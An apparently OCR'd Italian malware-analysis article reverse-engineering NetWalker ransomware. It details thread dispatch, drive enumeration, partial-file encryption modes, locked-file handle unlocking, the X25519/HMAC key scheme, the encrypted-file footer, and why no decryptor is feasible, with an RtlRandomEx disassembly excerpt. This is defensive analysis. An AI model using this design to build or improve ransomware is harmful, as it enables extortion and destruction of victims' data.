
Avvio dei thread di lavoro. Viene inizializzata una lista doppia concatenata che contiene, per ogni elemento, un puntatore alla procedura da eseguire ed un puntatore ai dati di questa. Vengono poi creati due thread: uno consuma un elemento dalla lista (se presente) e crea un nuovo thread se il numero totale di thread non supera quello indicato dalla configurazione. L'altro thread rimuove i thread finiti (scorrendo il buffer con i loro handle ed usando `WaitForSingleObject`) e decrementa il conteggio, permettendo la creazione di nuovi thread.



La creazione dei due thread: uno per il dispatch ed uno per rimuovere i thread terminati
Al momento non vi è ancora lavoro per i thread.


Viene creato un file di manifesto per il riscatto nel desktop ed aperto con notepad.

Enumera i dischi locali e di rete e per ognuno di essi avvia un task di cifratura.



L’enumerazione dei dischi e i relativi task di cifratura

Il task per la cifratura dei dischi si aspetta come parametro un percorso (inizialmente le root dei dischi) ed usa `FindFirstFileEx` per enumerare tutte le cartelle ed i file in questo percorso.
Per le cartelle, crea un nuovo task con il loro percorso mentre per i file chiama la procedura di cifratura.



Una parte della funzione di cifratura di un percorso, si vedono il passo ricorsivo (al centro in basso) e quello terminale. Inoltre è presente il controllo della whitelist in configurazione

La cifratura di un file

Nel file IDA allegato, la funzione di cifratura è chiamata `CryptFile`, e poichè piuttosto verbosa e lunga non mostriamo qui lo screenshot, ma ci limitiamo a descriverne il comportamento:

1. Gli attributi originali del file sono salvati e poi cambiati in `FILE_ATTRIBUTE_ARCHIVE`.


2. Il file è aperto con `CreateFileW` e, se questa fallisce, viene usata la procedura di unlocking (Se configurata).
   Questa enumera tutti gli handle, considera solo quelli di tipo file e che non appartengono ai processi come indicato in configurazione, trova l'handle interessato e lo duplica chiudendolo nel processo sorgente (con `NtDuplicateHandle`) 0 chiudendolo poi definitivamente.
   La cifratura è riprovata.
3. Viene recuperata la dimensione del file.
4. Viene letta l'ultima DWORD del file, se questa è CRC32(pk1), il file è saltato. Questo controllo è fatto per saltare i file già cifrati.
5. In base alla dimensione del file viene scelto un modo (a meno che la configurazione non forzi un modo diverso da 0).
   Il modo 0 cifra tre parti del file di dimensione spsz: una all'inizio, una a metà (all'offset: `[(spsz + size / 2 - 1) / spsz] * spsz`, che è una metà arrotondata per eccesso) ed una alla fine.
   Il modo 1 è come il modo 0 ma cifra solo la parte all'inizio del file.
   Il modo 2 cifra tutto il file.
6. La cifratura è fatta di ogni singolo pezzo usando le chiavi:
   pkF, h_sharedF, sharedF = computeShared_Hash_Pk(pk1)
   ogni pezzo è cifrato usualmente e riscritto *inplace* nel file
   hmac_pezzo, pezzo_cifrato= hmac_and_encrypt(key = sharedF, iv = h_sharedF, data = pezzo_in_chiaro, len = len(pezzo_in_chiaro))
   Gli HMAC sono collezionati in un buffer apposito.
7. Viene generato un buffer (detto *bufferX*) contenente
   ```
   00: len id
   04: id
   XX: len of file original basename
   XX: file original basename
   ```
   Questo buffer è necessario per riottenere il nome originale del file, nel caso la cifratura dei nomi dei file sia attivata nella configurazione.
   Questo buffer è cifrato con le stesse chiave, generate al punto 6, usate per cifrare i dati del file.


8. Viene creato un buffer, poi scritto alla fine del file, che ha la struttura:
   ```
   XX: bufferX encrypted
   XX: len of buffer
   XX: hmac bufferX
   -b8: hmacs of the encrypted file parts
   -98: h_sharedF
   -94: mode used
   -90: spsz used
   -24: buffer6C
   -04: pkF
   -00: CRC32(mpk)
   ```
   Il buffer contiene *pkF*, necessaria per la decifratura del file (vedi sotto). Contiene inoltre tutte le informazioni su quali parti sono state cifrate, i loro HMAC e il CRC32 di **mpk**, per indicare che il file è già stato cifrato.
   Notare che il buffer è strutturato per essere letto al contrario, dalla file del file verso l'inizio.
   Infine questo buffer contiene `buffer6C`, permettendo ai criminali di decifrare i file caricati, come prova della loro "onestà".
9. Il file viene rinominato (eventualmente cifrando il suo nome, se attivato dalla configurazione) per includere l'estensione .<id>.
10. Se nella cartella del file non è già presente un manifesto per il riscatto, questo viene creato.
11. Gli attributi originali del file sono ripristinati.

Per decifrare un file è necessario conoscere *sharedF*, siccome questa è generata con PK1, è possibile ottenerla con:

```
sharedF = X25519(secret1, pkF)
```

per cui *secret1* è la chiave necessaria per la decifratura dei file e questo spiega il motivo per cui è stata cifrata con tanta cura nella preparazione.





La struttura, semplificata, di un file cifrato da NetWalker

Esiste la possibilità di un decryptor?

La risposta è: No!

La generazione di secret1 usa `GetSystemTimeAsFileTime` come seed, ci si può chiedere se sia possibile predisporre un attacco bruteforce.
In fin dei conti, poco dopo la generazione di *secret1* viene creato il file di manifesto nel desktop, per cui la sua data di creazione non sarà mai troppo lontana dal seed usato (probabilmente un secondo, pari a 10 milioni di possibili valori di seed, è sufficiente).

Un analista può recuperare dalla vittima il valore *CRC32(pk1)*, ed enumerare tutti i valori del seed fino a che *CRC32(X25519(make_sk(candidate_seed), B9))* non è uguale al valore recuperato.
Nel caso lo sia, si può procedere alla conferma, generando *sharedF = X25519(make_sk(candidate_seed), pkF)* e verificando se i pezzi sono stati correttamente decifrati (grazie agli HMAC).

Tuttavia `RtlRandomFunctionEx` non usa solo il seed per generare il numero casuale.
Essa ha un pool di entropia di 128*4 byte e quindi non è possibile solo dal seed riottenere la stessa sequenza di numeri casuali usata da NetWalker.

```
mov     edi, [ebp+seed]
mov     eax, [edi]      ; eax = seed low
mov     esi, states_i
mov     ecx, 7FFFFFEDh
mul     ecx             ; edx:eax = seed low * K1
push    0
and     esi, 7Fh        ; i = states_i & 0x7f
add     eax, 7FFFFFC3h  ; edx:eax = seed low * k1 + k2
push    7FFFFFFFh
adc     edx, 0
push    edx
push    eax
call    _allrem         ; edx:eax = (seed low * k1 + k2) % k3
mov     [edi], eax      ; seed low = (seed low * k1 + k2) % k3
lea     ecx, states[esi*4] ; ecx = states + (states_i & 0x7f)
xchg    eax, [ecx]      ; swap(states[states_i & 0x7f], (seed low * k1 + k2) % k3)
mov     ecx, eax
mov     edx, offset states_i
lock xadd [edx], ecx    ; states_i += previous states[i & 0x7f]
pop     edi
pop     esi
pop     ebp
retn    4
```

L'implementazione di RtlRandomEx

I database IDA

Condividiamo per comodità i DB IDA utilizzati, per facilitare il lettore nel seguire l'articolo.

Link: Scarica i DB IDA

Taggato NetWalker